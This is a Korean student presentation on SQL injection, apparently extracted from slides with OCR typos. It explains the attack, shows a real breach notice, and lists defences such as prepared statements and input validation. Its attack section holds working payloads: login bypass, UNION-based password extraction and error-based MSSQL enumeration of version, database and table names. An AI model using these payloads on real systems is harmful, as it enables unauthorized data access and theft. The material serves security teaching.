SQL INJECTION

SI2팀 엄예지

*

목 차

1장. SQL injection 이란?

2장. 공격방법

3장, 방어방법

4장, 토론





SQL Injection 이란?











CC BY-NC 2.5 / 출처 : http://xkcd.com/327/



SQL Injection 이란?



악의적인 사용자가 보안상의 취약점을 이용하여, 임의의 SQL문을 주입하고 실행되게 하여 데이터베이스가 비정상적인 동작을 하도록 조작하는 행위,

인젝션 공격은 DWASP Top 10중 첫 번째에 속해 있으며, 공격이 비교적 쉬운 편이고 공격에 성공할 경우 큰 피해를 입힐 수 있다.

https://ko.wikipedia.org/wiki/OWASP



SQL Injection 이란?





- 과속 방지 카메라에 SQL Injection 하기 -



SQL Injection 이란?



OFFICIEN.

업체/지역/테마 검색 가능합니다.












고객님께 알려드립니다.

여기어때는 최근 일부 고객님의 정보가 해킹에 의해 침해된 사실을 확인하고 피 해 예방을 위해 즉시 방송통신위원회와 경찰청 등 관계당국에 신고하여 긴밀하 게 청조하고 있습니다.



사고발생 이후 전 임직원이 고객님의 피해방지를 위해 비상운영체제를 가동하고 있으며 발견된 문제에 대해 촉각적인 조치를 통해 추가적인 피해가 발생하지 않 도록 기술적, 관리적 보호조치를 강화하였습니다.

개인정보 보호 및 보안에 많은 노력을 기물여 왔음에도 이러한 문제가 발생된 점 에 대해 진심으로 사과드리며 향후 이런 일이 발생하지 않도록 보안조치를 강화 해 나가겠습니다.

이와 관련하여 별도의 문의나 피해가 발생한 경우 전용 상담센터를 마련하였으 니 연락을 주시면 친절히 안내해 드리겠습니다.

고객님께 심검통 끼쳐 드리 전 다시 하 버 진심으로 사과 드립니다.





- SQL Injection 해킹으로 인해 사용자들의 개인정보가 털린 실제 사례 -





공격방법



SELECT * FROM user_table
WHERE id='아이디' AND password='비밀번호';



'OR 1=1 -- 또는 'OR' 1' = '1 넣기

공격방법



SELECT * FROM BORAD
WHERE TITLE LIKE '%제목%' OR CONTENT LIKE '%내용%'



'UNION SELECT null, id, pass FROM USER--

공격방법



nttp://사이트주소?menugbn=01

1

*

And 1=1 이 참 값인지 확인 후, 참과 거짓 조건을 이용해 원하는 값을 추출

공격방법



SQL 에러로 원하는 값 추출

1. Injection 공격 가능 파일 찾기 -> 'or' = ' 'or 1=1 - 등

에러가 없으면 공격 가능 파일

공격방법



- SQL 에러로 원하는 값 추출
- 2, 버전 확인
- -> 'and 1=(Select@@VERSION) -

nvarchar 값 'Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2) '을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

공격방법



- SQL 에러로 원하는 값 추출
- 3, 데이터베이스명확인
- -> 'and 0 <> db_name() --

nvarchar 값 'test'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

공격방법

```
*
```

```
SQL 에러로 원하는 값 추출
```

- 4. 특정 DB에서 테이블명 확인
- -> 'and 0 <>

(select top 1 name from sysobjects Where xtype=char(85) order by newid())--

nvarchar 값 'Member'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

공격방법



Blind SQL Injection

특정한 응답 대신 참 혹은 거짓의 응답을 통해서 데이터베이스의 정보를 유추하는 기법 시간 함수를 많이 쓰며, SLEEP과 BENCHMARK등을 쓴다.



- 〈입력 값에 대한 검증〉
- 서버 단에서 블랙리스트 기반이 아닌 화이트리스트 기반으로 검증
- 공백으로 치완하는 방법



- < Prepared Statement 구문 사용>
- 사용자의 입력 값이 데이터베이스의 파라미터로 들어가기 전에 DBM5가 미리 컴파일 하여 실행하지 않고 대기,
- 그 후 사용자의 입력 값을 문자열로 인식하게 하여 입력



- 〈Error Message 노출 금지〉
- 데이터베이스 에러 발생시 따로 처리를 안 했다면에러가 발생한 쿼리문과 함께 에러에 관한 내용 노출, 사용자에게 보여줄 수 있는 페이지 또는 메시지 박스를 제작해서 띄우기



- 〈웹 방화벽 사용〉
- 웹 공격 방어에 특화되어있는 웹 방화벽을 사용
- 소프트웨어형, 하드웨어형, 프록시형



〈추천되는 방어법〉

1, 클라이언트 측의 입력을 받을 웹 사이트에서 자바스크립트로 폼 입력값을 한 번 검증 하고, 2, 서버 측은 클라이언트 측의 자바스크립트 필터가 없다고 가정하고 한 번 더 입력값을 필터할것, 3, 쿼리 출력값을 한 번 더 필터하고 유저에게 전송,



